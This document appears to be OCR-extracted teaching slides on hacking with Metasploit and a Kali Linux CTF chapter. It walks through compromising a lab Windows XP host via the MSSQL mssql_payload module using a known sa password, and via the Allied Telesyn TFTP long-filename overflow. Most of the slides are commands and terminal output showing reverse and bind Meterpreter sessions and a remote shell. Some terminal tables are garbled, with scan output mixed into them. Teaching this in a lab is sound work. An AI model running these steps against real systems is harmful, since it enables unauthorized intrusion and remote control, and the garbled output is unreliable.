auxiliary/admin/mssql/mssql_ntlm_stealer_sqli normal    Microsoft SQL Server SQLi NTLM Stealer
auxiliary/admin/mssql/mssql_sql              normal    Microsoft SQL Server Generic Query
auxiliary/admin/mssql/mssql_sql_file         normal    Microsoft SQL Server Generic Query from File
auxiliary/analyze/jtr_mssql_fast             normal    John the Ripper MS SQL Password Cracker (Fast Mode)

auxiliary/gather/lansweeper_collector         normal    Lansweeper Credential Collector
auxiliary/scanner/mssql/mssql_hashdump       normal    MSSQL Password Hashdump
auxiliary/scanner/mssql/mssql_login          normal    MSSQL Login Utility
auxiliary/scanner/mssql/mssql_ping          normal    MSSQL Ping Utility
auxiliary/scanner/mssql/mssql_schemadump     normal    MSSQL Schema Dump
auxiliary/server/capture/mssql              normal    Authentication Capture: MSSQL
exploit/windows/iis/msadc                    1998-07-17 excellent MS99-025 Microsoft IIS MDAC msadcs.dll RDS Arbitrary Remote Command Execution
exploit/windows/mssql/lyris_listmanager_weak_pass 2005-12-08 excellent Lyris ListManager MSDE Weak sa Password
exploit/windows/mssql/ms02_039_slammer       2002-07-24 good      MS02-039 Microsoft SQL Server Resolution Overflow

exploit/windows/mssql/ms02_056_hello         2002-08-05 good      MS02-056 Microsoft SQL Server Hello Overflow
exploit/windows/mssql/ms09_004_sp_replwritetovarbin 2008-12-09 good      MS09-004 Microsoft SQL Server sp_replwritetovarbin Memory Corruption
exploit/windows/mssql/ms09_004_sp_replwritetovarbin_sqli 2008-12-09 excellent MS09-004 Microsoft SQL Server sp_replwritetovarbin Memory Corruption via SQL Injection
exploit/windows/mssql/mssql_linkcrawler      2000-01-01 great     Microsoft SQL Server Database Link Crawling Command Execution
exploit/windows/mssql/mssql_payload          2000-05-30 excellent Microsoft SQL Server Payload Execution
exploit/windows/mssql/mssql_payload_sqli     2000-05-30 excellent Microsoft SQL Server Payload Execution via SQL Injection
post/windows/gather/credentials/mssql_local_hashdump normal    Windows Gather Local SQL Server Hash Dump
post/windows/manage/mssql_local_auth_bypass normal    Windows Manage Local Microsoft SQL Server Authentication Bypass

msf >
```

# Hacking With Metasploit

- use exploit/windows/mssql/mssql\_payload
  - Set parameters for mssql\_payload module

```
Terminal
File Edit View Search Terminal Help
Exploit target:
  distrib
  Id  Name
  --  --
  0   Automatic

msf exploit(mssql_payload) > set password lanier9
password => lanier9
msf exploit(mssql_payload) > set rhost 192.168.142.135
rhost => 192.168.142.135
msf exploit(mssql_payload) > show options

Module options (exploit/windows/mssql/mssql_payload):

  Name                Current Setting  Required  Description
  ----                -
  METHOD                cmd              yes       Which payload delivery method to use (ps, cmd, or old)
  PASSWORD              lanier9          no        The password for the specified username
  RHOST                 192.168.142.135 yes        The target address
  RPORT                 1433            yes        The target port
  USERNAME              sa               no        The username to authenticate as
  USE_WINDOWS_AUTHENT   false           yes        Use windows authentication (requires DOMAIN option set)

Exploit target:

  Id  Name
  --  --
  0   Automatic

msf exploit(mssql_payload) > 
```

# Hacking With Metasploit


- Meterpreter payloads
  - msf> set payload windows/meterpreter/bind\_tcp
  - msf> set payload windows/meterpreter/reverse\_tcp

```
Terminal
File Edit View Search Terminal Help
[*] Command Stager progress - 67.44% done (68954/102246 bytes)
[*] Command Stager progress - 68.91% done (70453/102246 bytes)
[*] Command Stager progress - 70.37% done (71952/102246 bytes)
[*] Command Stager progress - 71.84% done (73451/102246 bytes)
[*] Command Stager progress - 73.30% done (74950/102246 bytes)
[*] Command Stager progress - 74.77% done (76449/102246 bytes)
[*] Command Stager progress - 76.24% done (77948/102246 bytes)
[*] Command Stager progress - 77.70% done (79447/102246 bytes)
[*] Command Stager progress - 79.17% done (80946/102246 bytes)
[*] Command Stager progress - 80.63% done (82445/102246 bytes)
[*] Command Stager progress - 82.10% done (83944/102246 bytes)
[*] Command Stager progress - 83.57% done (85443/102246 bytes)
[*] Command Stager progress - 85.03% done (86942/102246 bytes)
[*] Command Stager progress - 86.50% done (88441/102246 bytes)
[*] Command Stager progress - 87.96% done (89940/102246 bytes)
[*] Command Stager progress - 89.43% done (91439/102246 bytes)
[*] Command Stager progress - 90.90% done (92938/102246 bytes)
[*] Command Stager progress - 92.36% done (94437/102246 bytes)
[*] Command Stager progress - 93.83% done (95936/102246 bytes)
[*] Command Stager progress - 95.29% done (97435/102246 bytes)
[*] Command Stager progress - 96.76% done (98934/102246 bytes)
[*] Command Stager progress - 98.19% done (100400/102246 bytes)
[*] Command Stager progress - 99.59% done (101827/102246 bytes)
[*] Command Stager progress - 100.00% done (102246/102246 bytes)
msf exploit(mssql_payload) > set payload windows/meterpreter/bind_tcp
payload => windows/meterpreter/bind_tcp
msf exploit(mssql_payload) > run
```



# Hacking With Metasploit


- Mssql\_payload module exploits vulnerabilities on MSSQL server and executes meterpreter payload



```
Terminal
File Edit View Search Terminal Help
[*] Command Stager progress - 68.91% done (70453/102246 bytes)
[*] Command Stager progress - 70.37% done (71952/102246 bytes)
[*] Command Stager progress - 71.84% done (73451/102246 bytes)
[*] Command Stager progress - 73.30% done (74950/102246 bytes)
[*] Command Stager progress - 74.77% done (76449/102246 bytes)
[*] Command Stager progress - 76.24% done (77948/102246 bytes)
[*] Command Stager progress - 77.70% done (79447/102246 bytes)
[*] Command Stager progress - 79.17% done (80946/102246 bytes)
[*] Command Stager progress - 80.63% done (82445/102246 bytes)
[*] Command Stager progress - 82.10% done (83944/102246 bytes)
[*] Command Stager progress - 83.57% done (85443/102246 bytes)
[*] Command Stager progress - 85.03% done (86942/102246 bytes)
[*] Command Stager progress - 86.50% done (88441/102246 bytes)
[*] Command Stager progress - 87.96% done (89940/102246 bytes)
[*] Command Stager progress - 89.43% done (91439/102246 bytes)
[*] Command Stager progress - 90.90% done (92938/102246 bytes)
[*] Command Stager progress - 92.36% done (94437/102246 bytes)
[*] Command Stager progress - 93.83% done (95936/102246 bytes)
[*] Command Stager progress - 95.29% done (97435/102246 bytes)
[*] Command Stager progress - 96.76% done (98934/102246 bytes)
[*] Command Stager progress - 98.19% done (100400/102246 bytes)
[*] Command Stager progress - 99.59% done (101827/102246 bytes)
[*] Command Stager progress - 100.00% done (102246/102246 bytes)
[*] Sending stage (885806 bytes) to 192.168.142.135
[*] Meterpreter session 1 opened (192.168.142.128:46310 -> 192.168.142.135:4444) at 2016-02-02 15:38:57 -0500
meterpreter > dir
```

# Hacking With Metasploit

- Yields a very flexible shell on target





The screenshot shows a terminal window titled "Terminal" with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal output shows the Metasploit meterpreter prompt, followed by the command `shell`. This results in a Windows XP command prompt where the user is at `C:\WINDOWS\system32`. The user then runs `dir`, which displays a directory listing of files and folders in the `C:\WINDOWS\system32` directory. The listing includes dates, times, permissions, and file names, such as `<DIR>` for folders and `1,535 $winnt$.inf` for a file.

```
meterpreter > shell
Process 948 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>dir
dir
Volume in drive C has no label.
Volume Serial Number is B4B9-D013

Directory of C:\WINDOWS\system32


01/30/2016  08:17 PM    <DIR>      .
01/30/2016  08:17 PM    <DIR>      ..
01/17/2016  12:14 AM             1,535 $winnt$.inf
01/16/2016  06:58 PM    <DIR>      1025
01/16/2016  06:58 PM    <DIR>      1028
01/16/2016  06:58 PM    <DIR>      1031
01/18/2016  03:41 PM    <DIR>      1033
01/16/2016  06:58 PM    <DIR>      1037
01/16/2016  06:58 PM    <DIR>      1041
01/16/2016  06:58 PM    <DIR>      1042
01/16/2016  06:58 PM    <DIR>      1054
09/03/2002  02:32 PM             2,151 12520437.cpx
09/03/2002  02:32 PM             2,233 12520850.cpx
01/16/2016  06:58 PM    <DIR>      2052
01/16/2016  06:58 PM    <DIR>      3076
```

# Kali Linux CTF Blueprints: Chapter 1





# Kali Linux CTF Blueprints: Chapter 1





## Potential CTF Brief

- In the small community bank network, find the File Server.
- Then, exploit the common web weakness to find the location of the next flag
- I hear the file is somewhere in the TFTP File Server directory

# Kali Linux CTF Blueprints: Chapter 1

- Install Allied Telesyn TFTP Server



# Hacking With Metasploit

- Nmap will let you know that a TFTP server is running
  - `db_nmap -sU -A 192.168.160.136`
- `msf> search tftp`

```
Terminal
File Edit View Search Terminal Help

PORT Name STATE SERVICE      Disclosure Date  Rank      Description
-----
15/tcp--open  msrpc          2004-07-17      great     Medal of Honor Allied Assault getinfo Stack Buffer Overflow
19/exploit/windows/games/mohaa_getinfo
25/exploit/windows/tftp/attftp_long_filename  2006-11-27      average   Allied Telesyn TFTP Server 1.9 Long Filename Overflow
25/tcp open   NFS-or-IIS
28/tcp open   unknown
msf> use exploit/windows/tftp/attftp_long_filename
msf exploit(attftp_long_filename) > show options
Module options (exploit/windows/tftp/attftp_long_filename):
C Address: 00:0C:29:45:D9:94 (VMware)
  Name      Current Setting  Required  Description
  ----
  LHOST     192.168.142.128 yes        The listen address
  RHOST     192.168.142.135 yes        The target address
  RPORT     69              yes        The target port
  nmap scan report for 192.168.142.135
  Host is up (0.00054s latency).
Payload options (windows/meterpreter/reverse_nonx_tcp):
/tftp closed tftp
C Name: 00:0C:29:45:D9:94
  Name      Current Setting  Required  Description
  ----
  EXITFUNC  process (1 host yes scanner Exit technique (Accepted: , , seh, thread, process, none)
  LHOST     192.168.142.128 yes        The listen address
  LPORT     4444            yes        The listen port

Exploit target:

Id  Name
--  ---
8   Windows XP SP3 English
```

# Hacking With Metasploit

- Set parameters
  - set lhost 192.168.160.137 (Kali)
  - set rhost 192.168.160.136 (server)
  - set target 8
- run

```
Terminal
File Edit View Search Terminal Help

Name      Current Setting  Required  Description
----
EXITFUNC  process         yes       Exit technique (Accepted: , , seh, thread,
process, none)
LHOST     192.168.160.136 yes       The listen address
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  ---
8   Windows XP SP3 English

msf exploit(attftp_long_filename) > set lhost 192.168.160.137
lhost => 192.168.160.137
msf exploit(attftp_long_filename) > set rhost 192.168.160.136
rhost => 192.168.160.136
msf exploit(attftp_long_filename) > run

[*] Started reverse handler on 192.168.160.137:4444
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (885806 bytes) to 192.168.160.136
[*] Meterpreter session 2 opened (192.168.160.137:4444 -> 192.168.160.136:1113) at
2018-02-08 15:35:36 -0500

meterpreter >
```

# Hacking With Metasploit

- Yields a very flexible shell on target

```
Terminal
File Edit View Search Terminal Help
msf exploit(attftp_long_filename) > set target 8
target => 8
msf exploit(attftp_long_filename) > run

[*] Started reverse handler on 192.168.142.128:4444
msf exploit(attftp_long_filename) > run

[*] Started reverse handler on 192.168.142.128:4444
[*] Transmitting intermediate stager for over-sized stage...(216 bytes)
[*] Sending stage (885806 bytes) to 192.168.142.135
[*] Meterpreter session 1 opened (192.168.142.128:4444 -> 192.168.142.135:1229) at 2016-02-04 00:23:10 -0500
RX packets:74793 errors:0 dropped:0 overruns:0 frame:0
TX packets:74793 errors:0 dropped:0 overruns:0 carrier:0
collisions:0 txqueuelen:0
RX bytes:21466297 (20.4 MiB) TX bytes:21466297 (20.4 MiB)
meterpreter > shell
Process 3232 created.
